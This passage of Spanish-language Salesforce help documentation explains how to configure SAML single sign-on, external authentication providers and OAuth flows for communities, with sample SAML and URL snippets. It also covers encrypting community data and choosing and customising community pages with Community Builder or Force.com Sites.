
La siguiente información asume que ya está familiarizado con los protocolos de autenticación SAML (Security Assertion Markup Language) y conoce cómo trabajar con su proveedor de identidad para configurar el inicio de sesión único para su organización. Cuando se implementa SAML para comunidades, la clave es usar la URL de la comunidad asociada con el inicio de sesión para el flujo de inicio de sesión único. También hay que asegurarse de que la URL de la comunidad en la declaración POST de SAML incluye `/login`.

A continuación se describe un resumen del modo de procesar las solicitudes y respuestas SAML entre el navegador del usuario, la comunidad y su proveedor de identidad.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




Esta tabla compara lo que es necesario para las declaraciones SAML de comunidad con lo que es necesario para otros tipos de dominios de Salesforce.

| Requisito | Estándar | Portal | Force.com Sites | Comunidad |
|---|---|---|---|---|
| URL donde la declaración POST de SAML se realiza. | login.salesforce.com | login.salesforce.com | login.salesforce.com | *`URL de comunidad`* |
| ¿Se requiere `organization_id` y `portal_id` en la declaración? | No | Sí, se pasa como un atributo | Sí, se pasa como un atributo | No<br>Nota: Se requiere si se está utilizando aprovisionamiento Justo a tiempo para crear usuarios de portal en la comunidad. Los usuarios de portal específicos de la comunidad pueden aprovisionarse con `portal_id` excluido. |

| Requisito | Estándar | Portal | Force.com Sites | Comunidad |
|---|---|---|---|---|
| ¿Se requiere `siteUrl` en la declaración? | No | No | Sí, se pasa como un atributo | No |

La siguiente declaración SAML de ejemplo muestra la URL de la comunidad especificada como Destinatario, para un cliente de la comunidad de ejemplo en la organización Acme. Este ejemplo se aplica a una organización que tiene una única configuración SAML.

```
<samlp:Response ID="_f97faa927f54ab2c1fef230eee27cba21245264205456"
      IssueInstant="2009-06-17T18:43:25.456Z" Version="2.0">
   <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:
      entity">https://www.salesforce.com</saml:Issuer>

   <samlp:Status>
      <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:
         status:Success"/>
   </samlp:Status>

   <saml:Assertion ID="_f690da2480a8df7fcc1cbee5dc67dbbb1245264205456"
      IssueInstant="2009-06-17T18:43:25.456Z" Version="2.0">
      <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:
         nameid-format:entity">https://www.salesforce.com</saml:Issuer>

      <saml:Subject>
         <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:
            nameid-format:unspecified">saml_portal_user_federation_id
         </saml:NameID>

         <saml:SubjectConfirmation Method="urn:oasis:names:tc:
            SAML:2.0:cm:bearer">
         <saml:SubjectConfirmationData NotOnOrAfter=
            "2009-06-17T18:48:25.456Z"
            Recipient="https://acme.force.com/customers/login/?
saml=02HKiPoin4f49GRMsOdFmhTgi_0nR7BBAflopdnD3gtixujECWpxr9klAw"/>
         </saml:SubjectConfirmation>
      </saml:Subject>

      <saml:Conditions NotBefore="2009-06-17T18:43:25.456Z"
                       NotOnOrAfter="2009-06-17T18:48:25.456Z">

         <saml:AudienceRestriction>
            <saml:Audience>https://saml.salesforce.com</saml:Audience>
         </saml:AudienceRestriction>
      </saml:Conditions>

      <saml:AuthnStatement AuthnInstant="2009-06-17T18:43:25.456Z">

         <saml:AuthnContext>
            <saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:
               ac:classes:unspecified
            </saml:AuthnContextClassRef>
         </saml:AuthnContext>
      </saml:AuthnStatement>
```

```
   </saml:Assertion>
</samlp:Response>
```

Si su organización tiene configuraciones SAML múltiples, la declaración SAML de ejemplo anterior se aplica pero tenga en cuenta dichas diferencias en el Destinatario.

- La barra final después de `login` no es obligatoria
- El parámetro `so` es obligatorio y debe especificar el Id. de la organización

El Destinatario tendría la siguiente apariencia:

```
Recipient="https://acme.force.com/customers/login?so=00DD0000000JsCM"
```

Cuando se cierra sesión en una comunidad, los usuarios externos autorizados con SAML para el inicio de sesión único se redirigen a la `URL de fin de sesión de proveedor de identidad`, si hay una establecida en la configuración SAML de la comunidad. Para acceder a la configuración de SAML, desde Configuración, introduzca *`Configuración de inicio de sesión único`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de inicio de sesión único**.

CONSULTE TAMBIÉN

- Afirmaciones SAML de ejemplo
- Prácticas recomendadas de implementación del inicio de sesión único
- https://developer.salesforce.com/page/Single_Sign-On_with_SAML_on_Force.com

## Configurar proveedores de autenticación

Los usuarios externos pueden iniciar sesión utilizando sus credenciales desde Facebook©, Janrain© u otra organización de Salesforce si configura proveedores de autenticación en la página Proveedores de autorización en Configuración y selecciona mostrarlos en la página de inicio de sesión de la comunidad.

Nota: La siguiente información asume que está familiarizado con el uso de los proveedores de autenticación para inicios de sesión únicos.

Si está utilizando una página de inicio de sesión de Visualforce personalizada en vez de la página de inicio de sesión predeterminada, utilice `URL de inicialización de inicio de sesión único` desde una página de detalle de Proveedores de autorización como la dirección URL de destino de un botón de inicio de sesión personalizado. Por ejemplo:
`https://login.salesforce.com/services/auth/sso/`*`orgID`*`/`*`URLsuffix`*`?community=https://acme.force.com/support`

Si está utilizando Janrain como proveedor de autenticación, puede pasar lo siguiente al widget de inicio de sesión de Janrain que esté implementado en su sitio.

```
janrain.settings.tokenUrl='https://login.salesforce.com/services/authcallback/orgID/URLsuffix'
+'?flowtype=sso&community='+encodeURIComponent('https://acme.force.com/customers');
```

CONSULTE TAMBIÉN

- Acerca de proveedores de autenticación externos
- Uso de parámetros de solicitud con URL de configuración de cliente
- Personalizar páginas de inicio de sesión, cierre de sesión e inscripción automática en su comunidad.

## Configurar flujos de autenticación con OAuth

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Si su organización desea construir integraciones entre comunidades y aplicaciones con marca personalizadas como aplicaciones móviles o de escritorio, puede utilizar OAuth para crear una página de inicio de sesión con marca.

La siguiente información asume que está familiarizado con los protocolos OAuth y los flujos de autenticación para aplicaciones de acceso remoto. Las comunidades admiten todos los flujos de autenticación disponibles excepto para el flujo de autenticación OAuth nombre de usuario-contraseña y el flujo de afirmación SAML. Al implementar flujos OAuth con marca para comunidades, se configura la URL de autorización para que emplee la dirección URL de la comunidad. El flujo de autenticación luego dirige a los usuarios a la página de aprobación de la aplicación.

Nota: Como medida de seguridad, cuando los administradores están conectados como otro usuario, no pueden autorizar el acceso de datos OAuth para ese usuario. Por ejemplo, los administradores no pueden autorizar el acceso OAuth a cuentas de usuario, incluyendo el inicio de sesión único a aplicaciones externas.

Por ejemplo, para autenticar un usuario empleando una URL de autorización como la siguiente:

```
https://login.salesforce.com/services/oauth2/authorize?
response_type=token&client_id=su_id_aplicacion&redirect_uri=su_uri_redireccionamiento
```

Sustituya el nombre de host `login.salesforce.com` con la ruta completa de la URL de la comunidad:

```
https://acme.force.com/customers/services/oauth2/authorize?
response_type=token&client_id=su_id_aplicacion&redirect_uri=su_uri_redireccionamiento
```

Cuando se implementa correctamente, esta URL dirige a los usuarios a la página de inicio de sesión de la comunidad. Después de que autoricen la aplicación, se establece luego un token de acceso de usuarios y un token de actualización para autenticaciones futuras. En las solicitudes para el extremo de token, sustituya el host con la comunidad de este modo:

```
https://acme.force.com/customers/services/oauth2/token
```

Nota: Después de que obtenga el `access_token` puede pasarlo como un token de portador en la solicitud del encabezado de autorización. A continuación se describe un ejemplo de una llamada de API REST a las comunidades:

```
https://acme.force.com/customers/services/data/v32.0/ -H "Autorización: Portador
00D50000000IehZ\!AQcAQH0dMHZfz972Szmpkb58urFRkgeBGsxL_QJWwYMfAbUeeG7c1E6
LYUfiDUkWe6H34r1AAwOR8B8fLEz6n04NPGRrq0FM"
```

CONSULTE TAMBIÉN

- Autenticación de aplicaciones con OAuth
- https://developer.salesforce.com/page/Digging_Deeper_into_OAuth_2.0_on_Force.com
- https://developer.salesforce.com/page/Using_OAuth_to_Authorize_External_Applications
- salesforce_chatter_rest_api.pdf

# Cifrar datos de la comunidad

Puede incorporar una medida de seguridad a su comunidad cifrando archivos, datos adjuntos y muchos campos de datos habituales. Tras activar el cifrado, solo los usuarios con el permiso "Ver datos cifrados" pueden ver esa información.

Tenga en cuenta los siguientes elementos:

- Puede cifrar datos en comunidades, pero no en portales.

- Si está utilizando el Cifrado clásico, los datos de campos personalizados cifrados aún siguen enmascarados.
- Los parámetros específicos de su comunidad para la información personal identificable (PII) se aplican sin que el cifrado de los datos sea relevante.
- Solo los usuarios de la comunidad con licencia pueden tener el permiso "Ver datos cifrados". No puede asignarlo a usuarios invitados.

  Para los usuarios con el permiso "Ver datos cifrados", el cifrado de datos no cambia nada sobre la experiencia de la comunidad. No obstante, el cifrado del campo Nombre de cuenta tiene repercusión sobre el modo en que las funciones de los usuarios se muestran a los administradores. Normalmente, el nombre de función de un usuario de la comunidad se muestra como una combinación de su nombre de cuenta y el nombre de su perfil de usuario. Cuando cifra el campo Nombre de cuenta, se muestra el Id. de la cuenta en vez del nombre de la cuenta.

  Por ejemplo, cuando el campo Nombre de cuenta no está cifrado, el usuario que pertenece a la cuenta Acme con el perfil Usuario cliente podría tener una función denominada `Usuario cliente Acme`. Cuando se cifra el campo Nombre de cuenta, la función se muestra como algo parecido a `Usuario cliente 001D000000IRt53`.
- Solo los usuarios con el permiso "Ver datos cifrados" pueden crear usuarios de comunidad a partir de un registro de contacto que contenga campos estándar cifrados.

CONSULTE TAMBIÉN

Proteger sus datos de Salesforce con Cifrado de plataforma Escudo

# Diseño y gestión de páginas

## Planificar la estrategia de diseño de su comunidad

Si elige utilizar páginas personalizadas en su comunidad en lugar de marcas y fichas de uso inmediato, debe decidir si utilizar Community Builder o Force.com. Una vez que haya tomado la decisión, utilice las siguientes secciones para ayudar a personalizar páginas de comunidad:

- Utilizar Visualforce y Force.com Sites
- Uso de Community Builder con plantillas
- Utilizar Community Builder (Site.com) sin plantillas

También puede personalizar estas otras áreas de su comunidad:

- Agregar el cuadro de búsqueda global a su encabezado HTML de comunidad personalizado en la página 3463
- Configurar un dominio personalizado para su comunidad
- Cambiar el nombre de la ficha Chatter

### Selección entre sitios de Community Builder y Force.com Sites

Si desea agregar nuevas páginas o personalizar páginas existentes en su comunidad, puede utilizar Force.com Sites o Community Builder. Con cualquier opción, puede crear páginas marcadas y disponibles públicamente como páginas de inicio o marketing y páginas personalizadas privadas a las que solo pueden acceder los usuarios de la comunidad.

¿Qué opción debería utilizar para personalizar su comunidad? Bien, eso depende de sus habilidades y las necesidades de su organización. Puede incluso utilizar una combinación de páginas de Force.com y páginas de Community Builder para un control completo de sus personalizaciones.

## Generador de comunidad

Community Builder es una herramienta intuitiva y práctica para la personalización de su comunidad. Community Builder le permite crear una comunidad basándose en una plantilla preconfigurada y luego aplicar marcas, modificar páginas, actualizar su plantilla y publicar cambios todo desde una sola y sencilla interfaz.

A continuación encontrará lo que puede conseguir con Community Builder:

- Utilice una de las plantilla de autoservicio (Koa, Kokua o Servicio al cliente (Napili)) para crear fácilmente un comunidad de autoservicio con capacidad de respuesta.
- Utilice la plantilla de Aloha para crear un iniciador de aplicación configurable.
- Diseñe páginas con una buena resolución de píxeles e imagen de marca.
- Cree páginas públicas con acceso público o agregue páginas privadas que se pueden añadir como fichas a la comunidad.
- Cree y repita con rapidez utilizando elementos de página reutilizables de arrastrar y soltar.
- Use formularios preparados para crear formularios Candidato Web o recopilar información de los clientes.
- Cree páginas basadas den datos, como catálogos de productos u otros listados, usando los datos de su organización.
- Defina una página de inicio y configure asistencia de varios idiomas para su comunidad en Site.com Studio, un sistema de gestión de contenido Web que proporciona opciones de configuración adicionales. Site.com Studio es de fácil acceso desde Gestión de comunidad.

## Force.com Sites

Adecuada para desarrolladores con experiencia que usan Visualforce, Force.com Sites le permite crear páginas personalizadas y aplicaciones Web heredando las características de Force.com, que incluyen análisis, flujo de trabajo, aprobaciones y lógica programable. Así que si lo que desea es crear sitios con programación utilizando Apex y API, Force.com Sites es el producto que necesita. A continuación encontrará lo que puede conseguir con Force.com:

- Cree páginas publicas con marca a las que puede acceder cualquier persona.
- Aproveche las ventajas de Visualforce para crear páginas privadas que puede añadir como fichas a la comunidad.
- Escriba sus propios controladores, o extensiones a controladores, utilizando código Apex.
- Cree páginas personalizadas de inicio de sesión o inscripción automática.
- Cree aplicaciones Web dinámicas, como una aplicación de gestión de eventos.

## Resumen de características

¿Aún no está seguro de qué producto elegir? Eche un vistazo a esta tabla para tener más información sobre las características de cada producto.

| Función | Generador de comunidad | Force.com Sites |
|---|---|---|
| Páginas públicas | ✓ | ✓ |
| Plantillas de comunidad (Koa, Kokua, Servicio al cliente (Napili), Aloha)* | ✓ | |
| Páginas autenticadas* | ✓ | ✓ |
| Páginas de Visualforce | | ✓ |
| Inicio de sesión inmediato, cierre de sesión, inscripción automática y páginas de error | ✓ | ✓ |

| Función | Generador de comunidad | Force.com Sites |
|---|---|---|
| Entorno de arrastrar y colocar | ✓ | |
| Componentes reutilizables | ✓ | |
| Diseño con buena resolución de píxeles | ✓ | ✓ |
| Restricciones de IP | ✓ | ✓ |
| Acceso a datos, como casos, candidatos y oportunidades | ✓ | ✓ |
| Formularios preparados | ✓ | |
| CMS | ✓ | |
| Creación de página de programación (usando Apex, API y controladores) | | ✓ |
| Aplicaciones Web | | ✓ |
| Análisis, informes y flujos de trabajo | | ✓ |
| Capacidad de plataforma completa de Force.com | | ✓ |

*Disponible en Community Builder solo para usuarios de comunidades.

CONSULTE TAMBIÉN

- Utilizar Generador de comunidad con plantillas
- Utilizar Community Builder (Site.com) sin plantillas
- Utilizar Visualforce y Force.com Sites

## Utilizar Generador de comunidad con plantillas

Generador de comunidad y las plantillas de comunidad para autoservicio le permiten crear, asignar una marca y publicar un sitio de comunidad personalizado con un aspecto inmejorable en cualquier dispositivo móvil. Seleccione una plantilla para iniciar su comunidad rápidamente y luego diseñar fácilmente las páginas para que coincidan con la marca de su empresa.

Con Generador de comunidad y plantillas puede:

- Diseñar rápidamente la comunidad para que coincida con la marca de su empresa.
- Modificar componentes y páginas de comunidad con el Generador de comunidad y personalizar su diseño y contenido.
- Realizar una vista previa de comunidad y asegurarse de que aparece correctamente en diferentes dispositivos.
- Publicar sus cambios de modo que pueda ponerlos a disposición de todos en su comunidad.

Puede utilizar Community Builder para personalizar comunidades creadas utilizando estas plantillas:

**Kokua**
Una comunidad basada en gráficos ideal para la gestión de interacciones sencillas del cliente. Los miembros de la comunidad pueden buscar y ver artículos y ponerse en contacto con el servicio de asistencia. Requiere Knowledge y admite casos.

**Koa**
Una comunidad basada en texto ideal para la gestión de interacciones sencillas del cliente. Los miembros de la comunidad pueden buscar y ver artículos y ponerse en contacto con el servicio de asistencia. Requiere Knowledge y admite casos.

**Servicio al cliente (Napili)**
Una plantilla potente de autoservicio con capacidad de respuesta que permite a los usuarios publicar preguntas en la comunidad, buscar y visualizar artículos, colaborar y ponerse en contacto con los agentes de asistencia creando casos. Admite Knowledge, Preguntas de Chatter y casos.

**Aloha**
Una plantilla de iniciador de aplicación configurable que permite a los usuarios buscar aplicaciones rápidamente a las que pueden acceder utilizando una autenticación de inicio de sesión único, incluyendo inicios de sesión sociales.

Para acceder a Community Builder y continuar personalizando su comunidad o actualizar su versión de plantilla:

1. En Configuración, introduzca *Todas las comunidades* en el cuadro Búsqueda rápida y, a continuación, seleccione **Todas las comunidades**.
2. Junto al nombre de la comunidad, haga clic en **Gestionar**.
3. Haga clic en el menú Gestión de comunidad en el encabezado global, luego haga clic en **Ir a Generador de comunidad**.
4. En Community Builder, puede:
   - Marcar su comunidad en la página 3520
   - Modificar componentes de página y páginas de comunidad.

Nota: Community Builder no admite marcas para sitios que no se han creado utilizando una de las plantillas preconfiguradas. En su lugar, debe utilizar Site.com Studio ; para llegar a ese punto, haga clic en Site.com Studio desde el menú Comunidades en la barra de herramientas.

Para obtener más información acerca del uso de las plantillas de Kokua, Koa y Servicio al cliente (Napili), consulte la *guía Uso de plantillas para generar comunidades*.

CONSULTE TAMBIÉN

Selección entre sitios de Community Builder y Force.com Sites

## Utilizar Community Builder (Site.com) sin plantillas

Cada comunidad tiene un sitio de Site.com asociado que le permite agregar páginas personalizadas con marca a su comunidad. De forma predeterminada, las páginas Site.com están disponibles públicamente y no requieren inicio de sesión, pero también puede crear páginas privadas a las que solo puedan acceder los miembros de la comunidad.

Para obtener información más detallada sobre cómo utilizar Site.com, compruebe la ayuda en línea.

### Antes de comenzar

Los usuarios de comunidades con el permiso "Crear y configurar comunidades" tienen automáticamente acceso completo de administrador al sitio Site.com de una comunidad. Para que los usuarios de Comunidades sin el permiso correspondiente puedan modificar el sitio, debe adquirir y asignar una licencia de función de publicador de Site.com o de contribuyente de Site.com y asignar una función de usuario a nivel del sitio.

### Sugerencias y consideraciones

- A los usuarios de comunidades con el permiso "Crear y configurar comunidades" se les asigna la función de administrador en un sitio de Site.com de una comunidad. Sin embargo, no aparecen en la sección Funciones de usuarios de la ficha Descripción general de Site.com Studio.
- No puede crear, eliminar, duplicar sitios de comunidad en Site.com.
- Cuando trabaje con componentes vinculados a datos, como repetidores de datos o formularios, tenga en cuenta que puede que los objetos indicados no estén disponibles para los visitantes del sitio. En visitantes autenticados, el acceso al objeto en páginas públicas y privadas se controla con los perfiles de usuario. En visitantes no autenticados, el acceso al objeto en páginas públicas se controla con el perfil de usuario de invitado del sitio.
- Cuando se agregan formularios a páginas de comunidad autenticadas en Site.com, establezca al usuario actual para los objetos Salesforce que necesiten el campo Id. del propietario. Establecer el usuario actual (en lugar del usuario invitado predeterminado) le permite identificar al usuario autenticado cuando se envía el formulario. Para establecer el usuario actual para el campo Id. del propietario, seleccione el campo en el formulario, haga clic en **Configurar** en Propiedades de campo del panel Propiedades, seleccione `Propiedad global` como origen y seleccione `Id. de usuario actual` como valor.
- La página de inicio, la página 404, la página de inicio de sesión y la página de inscripción automática que especifique para los sitios de la comunidad de Site.com en Configuración del sitio establecen las páginas predeterminadas para el sitio de la comunidad de Site.com. Se utilizan estas URL predeterminadas salvo que especifique URL diferentes en Gestión de comunidades en **Administración** > **Páginas** y **Administración** > **Inicio de sesión y registro**. Las páginas de error de la comunidad se especifican en la configuración de Force.com, en Páginas de error.
- Cuando su sitio de la comunidad de Site.com está inactivo, los usuarios son dirigidos a la página Servicio no disponible definida en Gestión de comunidad en Páginas.
- La vista del contribuyente no está disponible de forma predeterminada para sitios Comunidad de Site.com. Sin embargo, puede utilizar una licencia Contribuyente de Site.com para otorgar al contribuyente el acceso a un usuario específico. Consulte *Acerca de licencias de función* en la ayuda de Site.com para obtener detalles. De forma alternativa, una usuarios puede realizar una vista previa del sitio Comunidad de Site.com como un contribuyente adjuntando `?iscontrib` a la URL del sitio. Por ejemplo: `https://sitestudio.na1.force.com/?iscontrib`

CONSULTE TAMBIÉN

Selección entre sitios de Community Builder y Force.com Sites

Utilizar Site.com para personalizar la comunidad

Descripción general de comunidades Salesforce

## Utilizar Visualforce y Force.com Sites

Cada comunidad tiene un sitio de Force.com asociado que le permite realizar personalizaciones avanzadas en su comunidad. Por ejemplo, con Force.com Sites puede:

- Agregar páginas públicas a su comunidad que no requieren inicio de sesión.
- Utilizar la inscripción automática de marcas y páginas de inicio de sesión para permitir a los usuarios inscribirse o iniciar sesión en su comunidad.
- Personalizar páginas de error de uso inmediato para reflejar la marca de su comunidad, incluyendo "Autorización necesaria (401)" y "No se ha encontrado la página (404)".
- Aprovechar páginas de Visualforce para crear páginas privadas a las que solo pueden acceder los miembros de la comunidad.

Para obtener información detallada acerca del uso de Force.com Sites, consulte la ayuda en línea.

### Sugerencias y consideraciones

- Las páginas de Force.com Sites incluyen automáticamente los estilos de marca que especifique en el asistente Crear comunidad. Para desactivar estos estilos, establezca el atributo `standardStylesheets` en la etiqueta `<apex:page>` como `false`.
- Tenga en cuenta estas limitaciones al utilizar Force.com Sites con Comunidades:
  - Fuentes RSS de uso inmediato, seguimiento de estadísticas y páginas de perfil del portal de cliente no están disponibles.
  - Las páginas de cambio de contraseña personalizadas no están disponibles.
  - El inicio de sesión en dominios personalizado solo está disponible con HTTPS.
- Como los sitios de Force.com se atienden directamente desde la organización de Force.com, la disponibilidad de un sitio estará directamente relacionada con la de la organización. Así durante el plazo de mantenimiento de su organización para publicar grandes ediciones, sus sitios no estarán disponibles y los usuarios que intenten acceder a un sitio Web verán una página de mantenimiento con el símbolo de Force.com o bien su Página "Servicio no disponible" personalizada.
- Puede redirigir la página de inicio de una comunidad a su página de inicio correspondiente de Site.com. Para ello, establezca una redirección de URL en la página de detalles del sitio de Force.com. Establezca la URL de origen en `/`, lo que representa a la página de inicio de la comunidad, y establezca la URL de destino en `s`, lo que representa la página de inicio del sitio Site.com.

CONSULTE TAMBIÉN

Selección entre sitios de Community Builder y Force.com Sites

# Páginas de comunidad personalizadas

## Sustituir páginas predeterminadas en su comunidad con páginas personalizadas

Utilice páginas de Servicio no disponible e Inicio de la comunidad con la marca de la empresa sustituyendo las páginas estándar en su comunidad.

- Utilizar una página de inicio personalizada de la comunidad
- Utilizar una página personalizada para la no disponibilidad del servicio

Puede sustituir otras páginas predeterminadas de la comunidad en la configuración de Site.com o Force.com para la comunidad. Para hacerlo, haga clic en el menú Gestión de comunidad en el encabezado global y luego haga clic en **Ir a Force.com** o **Ir a Site.com Studio**. Las selecciones de páginas en Gestión de comunidad sustituyen automáticamente cualquier selección de página especificada anteriormente en la configuración de Site.com o Force.com.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, personalizar o activar una comunidad:

- "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

### Utilizar una página personalizada para la no disponibilidad del servicio

En raras ocasiones, si su comunidad no está disponible debido a un fallo del funcionamiento del servicio, Salesforce muestra una página genérica Servicio no disponible con la marca de Force.com. Puede sustituir esta página con una página personalizada de recursos estáticos con la marca de la empresa para una experiencia de usuario personalizada para los miembros de su comunidad.

El recurso estático Servicio no disponible:

- Debe ser un archivo .zip público de 1 MB o menos.
- Debe contener una página denominada `maintenance.html` a nivel de la raíz del archivo .zip. El resto de recursos del archivo .zip, como imágenes o archivos CSS, pueden seguir cualquier estructura de directorios.

- Sólo debe contener archivos con extensiones de archivos.

Para obtener más información, consulte *Asignación de páginas de error de Force.com Site* en la Ayuda de Salesforce.

1. Acceda a Gestión de comunidad en una de las siguientes formas.
   - Desde la comunidad:
     - En comunidades de Fichas de Salesforce + Visualforce, haga clic en en el encabezado global.
     - En comunidades basadas en Generador de comunidad, utilice el menú desplegable junto a su nombre y haga clic en **Gestión de comunidad**.
   - En Configuración, introduzca `Todas las comunidades` en el cuadro Búsqueda rápida, luego seleccione **Todas las comunidades** y haga clic en el vínculo **Gestionar** junto a una comunidad.
   - Desde Generador de comunidad, en el encabezado, utilice el menú desplegable junto al nombre de su plantilla y haga clic en **Gestión de comunidad**.
2. Navegue a **Administración** > **Páginas**.
3. Haga clic en junto a **Servicio no disponible** para buscar y seleccionar su página personalizada.
4. Haga clic en **Guardar**.

Si existe un fallo en el funcionamiento del servicio en cualquier momento, su comunidad muestra su página seleccionada. Dos cosas a tener en cuenta:

- La selección de esta página no afecta a comunidades que utilizan páginas de Site.com Studio.
- La página Servicio no disponible, una vez personalizada, está disponible para todas las comunidades en el mismo dominio. Dependiendo de las necesidades de su organización, eso podría no ser conveniente. Para evitar el uso de la misma página para todas las comunidades en su dominio, cree y diseñe páginas separadas de Servicio no disponible para cada comunidad.

  Por ejemplo, considere un escenario donde tiene dos comunidades en su dominio: una comunidad de cliente (`universaltelco.force.com/customer`) y una comunidad de socio (`universaltelco.force.com/partner`). Si utiliza una página Servicio no disponible personalizada solo para la comunidad de cliente, la comunidad de socio mostrará la misma página durante un error de funcionamiento del servicio, salvo que cree y asigne una página Servicio no disponible separada en la comunidad de socio.

CONSULTE TAMBIÉN

Sustituir páginas predeterminadas en su comunidad con páginas personalizadas

## Utilizar una página de inicio personalizada de la comunidad

Personalice la página de inicio estándar de la comunidad con marca de la empresa utilizando una página personalizada de Community Builder (Site.com Studio) o una página de Visualforce.

La página de inicio de la comunidad aparece para usuarios no autenticados en una comunidad pública y le permite especificar una página de inicio para usuarios invitados sin configurar redirecciones. Esta página es también conocida como su página de inicio de sitio Web activa.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, personalizar o activar una comunidad:
- "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

1. Acceda a Gestión de comunidad en una de las siguientes formas.
   - Desde la comunidad:
     - En comunidades de Fichas de Salesforce + Visualforce, haga clic en en el encabezado global.
     - En comunidades basadas en Generador de comunidad, utilice el menú desplegable junto a su nombre y haga clic en **Gestión de comunidad**.
   - En Configuración, introduzca `Todas las comunidades` en el cuadro Búsqueda rápida, luego seleccione **Todas las comunidades** y haga clic en el vínculo **Gestionar** junto a una comunidad.
   - Desde Generador de comunidad, en el encabezado, utilice el menú desplegable junto al nombre de su plantilla y haga clic en **Gestión de comunidad**.
2. Haga clic en **Administración** > **Páginas**.
3. Para la página de inicio de comunidad:
   a. Seleccione el tipo de página: **Community Builder** o **Visualforce**).
   b. Introduzca el nombre de la página o deje el campo en blanco para obtener una lista de opciones disponibles.
   c. Haga clic en , luego haga clic en el nombre de la página en los resultados de búsqueda para seleccionarlo.

      Nota: Solo las páginas Community Builder (Site.com Studio) están incluidas en los resultados de búsqueda.
4. Haga clic en **Guardar**.

Las selecciones de páginas en Gestión de comunidad sustituyen automáticamente cualquier selección de página especificada anteriormente en las propiedades del sitio de Site.com o Force.com.

### CONSULTE TAMBIÉN

Configurar la página de inicio de sesión predeterminada de la comunidad para utilizar una página de inicio personalizada

Sustituir páginas predeterminadas en su comunidad con páginas personalizadas

## Configurar la página de inicio de sesión predeterminada de la comunidad para utilizar una página de inicio personalizada

Si está utilizando proveedores de autenticación externos y una página de inicio personalizada, asegúrese de que los usuarios acceden a la página de inicio correcta.

Para hacerlo, modifique `CommunitiesLandingController` de modo que tenga la `startURL` correcta para su comunidad. La `CommunitiesLandingPage` es la Página de inicio de sitio Web activa para su comunidad, lo que significa que se muestra cuando alguien introduce una URL directa en su comunidad. Por ejemplo, si su dominio es *`universaltelco.force.com`* y la URL de su comunidad es *`customers`*, la `CommunitiesLandingPage` aparece cuando alguien introduce `http://universaltelco.force.com/customers`.

Existen 2 métodos para el uso de una página de inicio personalizada:

- Actualizar el código `CommunitiesLandingController` para redirigir a la nueva página:
  1. En Configuración, introduzca *`Clases de Apex`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Clases de Apex**.
  2. Haga clic en **Modificar** junto a `CommunitiesLandingController`.
  3. Sustituir el código de modo que lea:

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para acceder a Gestión de comunidad:

- "Acceder a gestión de comunidad" O "Gestionar comunidades" O "Crear y configurar comunidades"
- Y es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder

Para personalizar la configuración de administración:

